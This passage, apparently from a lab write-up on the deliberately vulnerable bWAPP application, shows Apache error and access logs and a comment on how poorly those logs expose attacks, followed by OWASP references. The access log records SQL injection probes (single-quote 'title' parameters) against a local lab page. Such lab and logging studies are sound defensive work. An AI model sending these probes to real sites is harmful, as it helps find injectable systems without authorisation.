[Thu Nov 19 21:32:04 2020] [error] [client 192.168.224.1] File does not exist: /var/www/favicon.ico, referer: http://192.168.224.128/bWAPP/xxe-2.php
[Thu Nov 19 21:58:24 2020] [notice] caught SIGWINCH, shutting down gracefully
[Fri Nov 20 15:58:53 2020] [warn] RSA server certificate CommonName (CN) `bee-box.bwapp.local' does NOT match server name!?
[Fri Nov 20 15:58:53 2020] [notice] FastCGI: process manager initialized (pid 6572)
[Fri Nov 20 15:58:53 2020] [warn] RSA server certificate CommonName (CN) `bee-box.bwapp.local' does NOT match server name!?
[Fri Nov 20 15:58:53 2020] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g conf
igured -- resuming normal operations
root@bee-box:/var/log/apache2#
```

```
root@bee-box:/var/log/apache2# sudo tail access.log
127.0.0.1 - - [20/Nov/2020:16:00:01 -0700] "GET /bWAPP/images/sb_1.jpg HTTP/1.1" 304 - "http://localhost/bWAPP/stylesheets/stylesheet.css" "Mozilla/5.0 (
X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:00:01 -0700] "GET /bWAPP/fonts/architectsdaughter.ttf HTTP/1.1" 304 - "http://localhost/bWAPP/stylesheets/stylesheet.css" "
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:16 -0700] "POST /bWAPP/login.php HTTP/1.1" 302 - "http://localhost/bWAPP/login.php" "Mozilla/5.0 (X11; U; Linux i686; en
-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:16 -0700] "GET /bWAPP/portal.php HTTP/1.1" 200 23369 "http://localhost/bWAPP/login.php" "Mozilla/5.0 (X11; U; Linux i686
; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:33 -0700] "POST /bWAPP/portal.php HTTP/1.1" 302 - "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i686;
en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:34 -0700] "GET /bWAPP/sqli_1.php HTTP/1.1" 200 13472 "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i68
6; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:37 -0700] "GET /bWAPP/sqli_1.php?title=1&action=search HTTP/1.1" 200 13493 "http://localhost/bWAPP/sqli_1.php" "Mozilla/
5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:41 -0700] "GET /bWAPP/sqli_1.php?title=10&action=search HTTP/1.1" 200 13493 "http://localhost/bWAPP/sqli_1.php?title=1&a
ction=search" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:47 -0700] "GET /bWAPP/sqli_1.php?title=1%27&action=search HTTP/1.1" 200 2311 "-" "Mozilla/5.0 (X11; U; Linux i686; en-US
; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [20/Nov/2020:16:15:52 -0700] "GET /bWAPP/sqli_1.php?title=10%27&action=search HTTP/1.1" 200 2311 "-" "Mozilla/5.0 (X11; U; Linux i686; en-U
S; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
```

The monitoring of access.log is quite different. It is showing the url where we would want to perform but I hardly suppose it will explore any vulnerabilities that were exposed.

With enough monitoring, we expect that the log files detect the vulnerabilities and expose them. But it is not happening with either of the log files. There are system log files and other kinds in /var/logs as well.

References:

[1]. https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2020/

[2]. http://itsecgames.blogspot.com/2013/01/bwapp-released-today.html

[3]. https://www.mmebvba.com/sites/default/files/downloads/bWAPP_intro.pdf

[4]. https://www.ethikers.com/2019/12/sensitive-data-exposure-owasp-top-10.html

[5]. https://www.youtube.com/watch?v=O_ONiJi-pwI&t=370s

[6]. https://medium.com/@hackbotone/cross-site-scripting-reflected-ajax-json-b280c1777e88

[7]. https://dunnesec.wordpress.com/2014/10/01/shockshell-bwapp/

[8]. https://www.synack.com/blog/a-deep-dive-into-xxe-injection/

[9]. https://kratoslab.com/insufficient-logging-and-monitoring/